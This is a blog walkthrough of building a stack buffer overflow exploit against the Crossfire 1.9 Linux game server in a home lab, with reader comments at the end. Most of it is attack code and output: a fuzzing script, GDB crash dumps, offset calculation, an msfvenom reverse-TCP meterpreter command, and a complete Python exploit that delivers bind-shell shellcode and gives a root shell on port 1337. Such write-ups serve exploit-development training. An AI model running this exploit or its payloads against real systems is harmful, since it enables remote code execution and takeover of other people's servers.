doyler.net

BY DOYLER | OCTOBER 14, 2017 · 12:00 PM

Crossfire Buffer Overflow (v1.9) Linux Exploit

I finally finished my Linux Crossfire Buffer Overflow exploit, so I thought I'd share.

Crossfire Buffer Overflow - Introduction

The Crossfire RPG game for Linux is vulnerable to a buffer overflow in the SetUp function of the server.

This is a vulnerability that pandatrax partly covered in his exploit development course, so I thought I'd share.

If you do not want to follow along, then there is already a working exploit.

Attempting to Install

First, I attempted to install the vulnerable version from the exploit-db posting.

```
root@kali:~/crossfire# wget https://www.exploit-
db.com/apps/43240af83a4414d2dcc19fff3af31a63-crossfire-1.9.0.tar.gz
--2017-10-09 17:17:22--  https://www.exploit-
db.com/apps/43240af83a4414d2dcc19fff3af31a63-crossfire-1.9.0.tar.gz
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.8
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.8|:443...
connected.
HTTP request sent, awaiting response... 200 OK
Length: 5317109 (5.1M) [application/x-gzip]
Saving to: ‘43240af83a4414d2dcc19fff3af31a63-crossfire-1.9.0.tar.gz’

43240af83a4414d2dcc 100%[===================>]   5.07M  7.66MB/s    in 0.7s

2017-10-09 17:17:23 (7.66 MB/s) - ‘43240af83a4414d2dcc19fff3af31a63-crossfire-
1.9.0.tar.gz’ saved [5317109/5317109]
```

```
tar -zxf 43240af83a4414d2dcc19fff3af31a63-crossfire-1.9.0.tar.gz
cd crossfire-1.9.0
export CC="gcc -fno-stack-protector -z execstack -no-pie -Wl,-
z,norelro";./configure
make
make install
```

Originally, that was causing some errors.

```
./../include/Xaw.h:33:31: fatal error: X11/Xaw/Cardinals.h: No such file or
directory
```

That said, I was able to fix that by downloading a few more libraries.

```
root@kali:~/crossfire/crossfire-1.9.0 # apt-get install libxaw7 libxaw7-dev
```

Unfortunately, even with a seemingly insecure binary, I was unable to get an exploit to work.

```
root@kali:~/checksec.sh# ./checksec --file /usr/games/crossfire/bin/crossfire
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH
FORTIFY    Fortified Fortifiable  FILE
Partial RELRO   No canary found   NX disabled   No PIE          No RPATH   No
RUNPATH    Yes      0          38     /usr/games/crossfire/bin/crossfire
```

Installation - For Real this Time

Unfortunately, I was unable to get the exploit-db version to work. That said, I remembered that this exploit was also part of the OSCP.

First, I downloaded the pre-compiled binaries from OffSec.

```
root@kali:~/crossfire#  wget www.offensive-security.com/crossfire.tar.gz
--2017-10-09 18:26:32--  http://www.offensive-security.com/crossfire.tar.gz
Resolving www.offensive-security.com (www.offensive-security.com)... 192.124.249.5
Connecting to www.offensive-security.com (www.offensive-
security.com)|192.124.249.5|:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://www.offensive-security.com/crossfire.tar.gz [following]
--2017-10-09 18:26:32--  https://www.offensive-security.com/crossfire.tar.gz
Connecting to www.offensive-security.com (www.offensive-
security.com)|192.124.249.5|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4968636 (4.7M) [application/x-gzip]
Saving to: ‘crossfire.tar.gz’

crossfire.tar.gz    100%[===================>]   4.74M  8.81MB/s    in 0.5s

2017-10-09 18:26:33 (8.81 MB/s) - ‘crossfire.tar.gz’ saved [4968636/4968636]
```

Then, I extracted the archive and verified that the proper files were there.

```
tar -zxf crossfire.tar.gz
cd crossfire
```

Finally, I verified the server's protection mechanisms.

```
root@kali:~/crossfire/crossfire/bin# ~/tools/checksec.sh/checksec -f crossfire
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH
FORTIFY    Fortified Fortifiable  FILE
No RELRO        No canary found   NX enabled    No PIE          No RPATH   No
RUNPATH   Yes     0          36     crossfire
```

Crossfire Buffer Overflow - Fuzzing the Target

First, I used the following Python script to verify the crash.

```
#!/usr/bin/python
import socket, sys

host = "127.0.0.1"
offset = 5000

overflow = "\x41" * offset
buffer = "\x11(setup sound " + overflow + "\x90\x00#"

s = socket.socket()

print "[*] Sending exploit..."
s.connect((host, 13327))
data = s.recv(1024)
print data
s.send(buffer)
s.close()
```

With the server started, I ran the exploit script.

```
print "[!] Payload sent!"
```

```
root@kali:~/crossfire/crossfire/bin# python exploit.py
[*] Sending exploit...

#version 1023 1027 Crossfire Server

[!] Payload sent!
```

Finally, in GDB, I saw the crash and EIP overwrite!

```
root@kali:~/crossfire/crossfire/bin# gdb -q ./crossfire
Reading symbols from ./crossfire...done.
gdb-peda$ r
Starting program: /root/crossfire/crossfire/bin/crossfire
Unable to open /var/log/crossfire/logfile as the logfile - will use stderr instead
Couldn't find archetype horn_waves
Warning: failed to find arch horn_waves
Couldn't find treasurelist sarcophagus
Failed to link treasure to arch (sarcophagus_container): sarcophagus
Welcome to CrossFire, v1.9.0
Copyright (C) 1994 Mark Wedel.
Copyright (C) 1992 Frank Tore Johansen.

---------registering SIGPIPE
Initializing plugins
Plugins directory is /usr/games/crossfire/lib/crossfire/plugins/
 -> Loading plugin : cfanim.so
CFAnim 2.0a init
CFAnim 2.0a post init
Waiting for connections...
BUG: process_events(): Object without map or inventory is on active list: mobility
(0)
Get SetupCmd:: sound ...

Program received signal SIGSEGV, Segmentation fault.

[----------------------------------registers-----------------------------------]
EAX: 0xb7cfba0e ("setup sound ", 'A' ...)
EBX: 0x41414141 ('AAAA')
ECX: 0xb7cfca80 ('A' , "\220")
EDX: 0xb7cfba0e ("setup sound ", 'A' ...)
ESI: 0x41414141 ('AAAA')
EDI: 0x41414141 ('AAAA')
EBP: 0x41414141 ('AAAA')
ESP: 0xbffff040 ("AAAAAAA\220")
EIP: 0x41414141 ('AAAA')
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x41414141
[------------------------------------stack-------------------------------------]
0000| 0xbffff040 ("AAAAAAA\220")
0004| 0xbffff044 --> 0x90414141
0008| 0xbffff048 --> 0xb7cf5d00 --> 0x0
0012| 0xbffff04c --> 0x160774
0016| 0xbffff050 --> 0x81a4
0020| 0xbffff054 --> 0x1
0024| 0xbffff058 --> 0x0
0028| 0xbffff05c --> 0xb7cfba3c ('A' ...)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414141 in ?? ()
```

```
gdb-peda$ i r
eax            0xb7cfba0e     0xb7cfba0e
ecx            0xb7cfca80     0xb7cfca80
edx            0xb7cfba0e     0xb7cfba0e
ebx            0x41414141     0x41414141
esp            0xbffff040     0xbffff040
ebp            0x41414141     0x41414141
esi            0x41414141     0x41414141
edi            0x41414141     0x41414141
eip            0x41414141     0x41414141
eflags         0x10282     [ SF IF RF ]
cs             0x73     0x73
ss             0x7b     0x7b
ds             0x7b     0x7b
es             0x7b     0x7b
fs             0x0     0x0
gs             0x33     0x33
```

Finding the Offset

First, I reduced the size of my buffer until it was just long enough to still get the EIP overwrite.

Then, I used pattern_create to generate a cyclical pattern of this length (4379).

```
root@kali:~/crossfire/crossfire/bin# ruby /usr/share/metasploit-
framework/tools/exploit/pattern_create.rb 4379
```

Putting this payload into the exploit script gave a new EIP value.

```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x46367046 in ?? ()
```

Next, I used pattern_offset to find the exact location of the offset.

```
root@kali:~/crossfire/crossfire/bin# ruby /usr/share/metasploit-
framework/tools/exploit/pattern_offset.rb 0x46367046 4379
[*] Exact match at offset 4368
```

Finally, I attempted to verify the EIP overwrite with a string of B's.

```
offset = 4368
crash = 4379

overflow = "\x41" * offset
overflow += "BBBB"
overflow += "C" * (crash - len(overflow))
```

As EIP was now overwritten with 0x42424242, I knew I had the proper offset value!

```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x42424242 in ?? ()
```

Jumping to a Payload

With control over EIP, it was time to jump to a working payload.

First, I located a few JMP ESP operations inside of the binary.

```
root@kali:~/crossfire/crossfire/bin# msfelfscan -j esp ./crossfire
[./crossfire]
0x08134597 jmp esp
0x081345d7 jmp esp
0x08134727 jmp esp
```

Next, I updated my EIP overwrite with one of the new values.

```
overflow = "\x41" * offset
overflow += "\x97\x45\x13\x08"
overflow += "C" * (crash - len(overflow))
```

With that in place, I set a breakpoint on my JMP ESP, and it got to it.

```
Legend: code, data, rodata, value

Breakpoint 1, 0x08134597 in ?? ()
```

Mo' Payloads, Mo' Problems

(If you do not get the reference in the title - https://www.youtube.com/watch?v=gUhRKVIjJtw)

At this point, I figured I would be home free, but I was wrong.

First, I generated a reverse_tcp payload to connect back to my attacking box.

```
root@kali:~/crossfire/crossfire/bin# msfvenom -p linux/x86/meterpreter/reverse_tcp
LHOST=127.0.0.1 LPORT=443 -e x86/shikata_ga_nai -b '\x00\x0a\x0d\x20' -f py
```

I thought this would jump to my payload, but only because I was working under that assumption.

As you can tell, ESP isn't actually pointing to my payload (though EAX almost is).

```
root@kali:~/crossfire/crossfire/bin# gdb -q ./crossfire
Reading symbols from ./crossfire...done.
gdb-peda$ b* 0x08134597
Breakpoint 1 at 0x8134597
gdb-peda$ r
Starting program: /root/crossfire/crossfire/bin/crossfire
Unable to open /var/log/crossfire/logfile as the logfile - will use stderr instead
Couldn't find archetype horn_waves
Warning: failed to find arch horn_waves
Couldn't find treasurelist sarcophagus
Failed to link treasure to arch (sarcophagus_container): sarcophagus
Welcome to CrossFire, v1.9.0
Copyright (C) 1994 Mark Wedel.
Copyright (C) 1992 Frank Tore Johansen.

---------registering SIGPIPE
Initializing plugins
Plugins directory is /usr/games/crossfire/lib/crossfire/plugins/
 -> Loading plugin : cfanim.so
CFAnim 2.0a init
CFAnim 2.0a post init
Waiting for connections...
BUG: process_events(): Object without map or inventory is on active list: mobility
(0)

Breakpoint 1, 0x08134597 in ?? ()
gdb-peda$ x/40x $esp
0xbffff040:     0x90909090      0x90909090      0xb7cf5d00      0x00160774
0xbffff050:     0x000081a4      0x00000001      0x00000000      0xb7cfba3c
0xbffff060:     0x00001122      0x00000000      0x0887cd40      0xb7cf5d40
0xbffff070:     0xbffff388      0xbffff1d4      0xbffff2d4      0x00025d38
0xbffff080:     0x00000001      0x00000004      0xbffff388      0x080fd7d8
0xbffff090:     0xb7cf5d40      0x00000000      0xbffff1d4      0xbffff254
0xbffff0a0:     0x081ad7a0      0x00000001      0xb7db43c9      0xb7f0a000
0xbffff0b0:     0x084abd20      0xb7f08960      0xbffff128      0xb7dc2a76
0xbffff0c0:     0x084abd20      0x0804b840      0x00000001      0x00000004
0xbffff0d0:     0x081443f8      0xbffff128      0x00001000      0x0887f540
```

```
gdb-peda$ x/40x $eax
0xb7cfba0e:     0x75746573      0x6f732070      0x20646e75      0x90909090
0xb7cfba1e:     0x90909090      0x90909090      0x90909090      0x90909090
0xb7cfba2e:     0x90909090      0x90909090      0x90909090      0x1a871dbb
0xb7cfba3e:     0xd9d6dac9      0x58f42474      0x12b1c931      0x3104c083
0xb7cfba4e:     0x58031158      0xb6e8e211      0xeaf13ec1      0x0e9f93b6
0xb7cfba5e:     0xeed67289      0xab7ffa24      0x4c7f84de      0x4c7d131e
0xb7cfba6e:     0xad085821      0x7e52f84b      0x9feb53dd      0xed6b969e
0xb7cfba7e:     0x026b9026      0xc1e2e229      0xc4f809e8      0xbab0c108
0xb7cfba8e:     0xcdeb5a03      0xc2bdc27d      0x5a0cf6cd      0x909018d2
0xb7cfba9e:     0x90909090      0x90909090      0x90909090      0x90909090
```

In this case, it was time to jump to EAX + 12, as opposed to just jumping to ESP.

First, I got the opcodes for 'ADD EAX, 12' and 'JMP EAX'.


```
root@kali:~/crossfire/crossfire/bin# rasm2 -a x86 'add eax, 12'
83c00c
root@kali:~/crossfire/crossfire/bin# rasm2 -a x86 'jmp eax'
ffe0
```

Note that this was the current version of my exploit after adding these additional commands.

```
buf = ""
buf += "\xbb\x1d\x87\x1a\xc9\xda\xd6\xd9\x74\x24\xf4\x58\x31"
buf += "\xc9\xb1\x12\x83\xc0\x04\x31\x58\x11\x03\x58\x11\xe2"
buf += "\xe8\xb6\xc1\x3e\xf1\xea\xb6\x93\x9f\x0e\x89\x72\xd6"
buf += "\xee\x24\xfa\x7f\xab\xde\x84\x7f\x4c\x1e\x13\x7d\x4c"
buf += "\x21\x58\x08\xad\x4b\xf8\x52\x7e\xdd\x53\xeb\x9f\x9e"
buf += "\x96\x6b\xed\x26\x90\x6b\x02\x29\xe2\xe2\xc1\xe8\x09"
buf += "\xf8\xc4\x08\xc1\xb0\xba\x03\x5a\xeb\xcd\x7d\xc2\xbd"
buf += "\xc2\xcd\xf6\x0c\x5a\xd2\x18"

overflow = "\x90" * 32
overflow += buf
overflow += "\x90" * (offset - len(overflow))
overflow += "\x97\x45\x13\x08" # jmp esp
overflow += "\x83\xc0\x0c" # add 12 to eax
overflow += "\xff\xe0" # jmp eax
overflow += "\x90" * (crash - len(overflow))
buffer = "\x11(setup sound " + overflow + "\x90\x00#"
```

Next, I also turned off PAE/NX in my VirtualBox settings, just to make sure that something wasn't silently preventing my execution.


Kali-Linux-2016.1-vbox-i686 - Settings

System

Processor(s): 1 CPU

Execution Cap: 1%

Extended Features: Enable PAE/NX

Unfortunately, regardless of what I tried, my exploit kept breaking at the 'xor DWORD PTR [ebp+0x19],ebx' operation.

```
[-------------------------------------code-------------------------------------]
  0xb7cf9a45: pop ebp
  0xb7cf9a46: xor ecx,ecx
  0xb7cf9a48: mov cl,0x14
=> 0xb7cf9a4a: xor DWORD PTR [ebp+0x19],ebx
  0xb7cf9a4d: add ebx,DWORD PTR [ebp+0x19]
  0xb7cf9a50: add ebp,0x4
  0xb7cf9a53: sbb cl,BYTE PTR [ecx+0x7a]
  0xb7cf9a56: and DWORD PTR ds:0x82962e51,ebp
[------------------------------------stack-------------------------------------]
0000| 0xbffff044 --> 0x0
0004| 0xbffff048 --> 0x0
0008| 0xbffff04c --> 0xffff0000
0012| 0xbffff050 --> 0x81a4
0016| 0xbffff054 --> 0x1
0020| 0xbffff058 --> 0x0
0024| 0xbffff05c --> 0xb7cf9a3c --> 0xf42474d9
0028| 0xbffff060 --> 0x1122
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xb7cf9a4a in ?? ()
gdb-peda$ quit
```

Note that the most likely cause of this was something mangling one of the registers used in the operation. That said, I didn't want to look TOO deep down this rabbit hole, and it was occurring in multiple msfvenom payloads.

Working Exploit

Unable to get an msfvenom payload to work, I grabbed some shellcode from shell-storm.

When I plugged my new shellcode into my exploit, the application didn't seem to immediately segfault.

```
root@kali:~# crossfire/crossfire/bin/crossfire
Unable to open /var/log/crossfire/logfile as the logfile - will use stderr instead
Couldn't find archetype horn_waves
Warning: failed to find arch horn_waves
Couldn't find treasurelist sarcophagus
Failed to link treasure to arch (sarcophagus_container): sarcophagus
Welcome to CrossFire, v1.9.0
Copyright (C) 1994 Mark Wedel.
Copyright (C) 1992 Frank Tore Johansen.

---------registering SIGPIPE
Initializing plugins
Plugins directory is /usr/games/crossfire/lib/crossfire/plugins/
-> Loading plugin : cfanim.so
CFAnim 2.0a init
CFAnim 2.0a post init
Waiting for connections...
BUG: process_events(): Object without map or inventory is on active list: mobility
(0)
```

When I ran netstat, there was indeed something listening on port 1337.

```
root@kali:~/crossfire/crossfire/bin# netstat -ano | grep 1337
tcp 0 0 0.0.0.0:1337 0.0.0.0:* LISTEN off (0.00/0/0)
```

Finally, I was able to connect to the port, and execute commands!

```
root@kali:~/crossfire/crossfire/bin# nc -v 127.0.0.1 1337
localhost [127.0.0.1] 1337 (?) open
id
uid=0(root) gid=0(root) groups=0(root)
```

In the end, this was my final working exploit.

```
#!/usr/bin/python
import socket, sys

host = "127.0.0.1"
offset = 4368
crash = 4379

buf =
"\x6a\x66\x58\x6a\x01\x5b\x31\xf6\x56\x53\x6a\x02\x89\xe1\xcd\x80\x5f\x97\x93\xb0\x
66\x56\x66\x68\x05\x39\x66\x53\x89\xe1\x6a\x10\x51\x57\x89\xe1\xcd\x80\xb0\x66\xb3\
x04\x56\x57\x89\xe1\xcd\x80\xb0\x66\x43\x56\x56\x57\x89\xe1\xcd\x80\x59\x59\xb1\x02
\x93\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x0b\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x8
9\xe3\x41\x89\xca\xcd\x80"

overflow = "\x90" * 32
overflow += buf
overflow += "\x90" * (offset - len(overflow))
overflow += "\x97\x45\x13\x08" # jmp esp
overflow += "\x83\xc0\x0c" # add 12 to eax
overflow += "\xff\xe0" # jmp eax
overflow += "\x90" * (crash - len(overflow))

buffer = "\x11(setup sound " + overflow + "\x90\x00#"

s = socket.socket()
print "[*] Sending exploit...\n"
s.connect((host, 13327))
data = s.recv(1024)
print data
s.send(buffer)
s.close()

print "[!] Payload sent!"
```

Crossfire Buffer Overflow - Conclusion

While this is an older exploit, it was still a good example of a standard Linux stack-based overflow. Additionally, it had the advantage of not being a direct jump into ESP for the payload.

The nice thing about this exploit is that it jumps to the beginning of the payload, instead of the middle of the nop sled. As Corelan likes to say, that's the proper way to do things.

I'm hoping you learned something from this walkthrough, and maybe I'll add this to an exploit-db page soon as well!

doyler

Ray Doyle is an avid pentester/security enthusiast/beer connoisseur who has worked in IT for almost 16 years now. From building machines and the software on them, to breaking into them and tearing it all down; he's done it all. To show for it, he has obtained an OSCP, eCPPT, eWPT, eWPTX, eMAPT, Security+, ICAgile CP, ITIL v3 Foundation, and even a sabermetrics certification!

He currently serves as a Senior Penetration Testing Consultant for Secureworks. His previous position was a Senior Penetration Tester for a major financial institution.

When he's not figuring out what cert to get next (currently GXPN) or side project to work on, he enjoys playing video games, traveling, and watching sports.


3 Responses to *Crossfire Buffer Overflow (v1.9) Linux Exploit*

Joey Bada$$
May 24, 2018 at 1:28 am

Hi Doyler
When you used pattern_create.rb, how did you know to generate a pattern for 4379 bytes? When I create a pattern for 4378 , 4380 or even 5000 bytes, my EIP goes to a virtual address 08101323 which does not contain any of the characters in pattern_create.rb.
But when I create a pattern for 4379 bytes, the EIP changes to 46367046 – which I can find in the pattern_offset.rb script.
Any clues?
Joey

Reply

doyler
May 24, 2018 at 3:31 pm



Hi Joey,

I figured out the rough overwrite address by just increasing my initial buffer size (100 -> 250 -> 500 -> 1000 ... -> 5000) and then paring it down until I was ONLY overwriting EIP.

Some exploits will be fairly finicky, and stuff will break if you overwrite with the wrong length.

That said, are you able to overwrite EIP with 41414141 if you send 5000 bytes? You want to verify the overwrite (and the length) before you attempt anything with patterns.

Reply

Joey Bada$$
May 24, 2018 at 7:13 pm

Hi doyler

Unfortunately not. If you send 4380 "A"s to it, the resulting EIP is 08101323, this is the same if you send 5000 or 10000.
But if you send specifically 4379 "A"s, it will overwrite the EIP.
Note that 08101323 points to a virtual address, which the resulting hex contained in that virtual address does not exist in pattern_offset.

Reply

This site uses Akismet to reduce spam. Learn how your comment data is processed.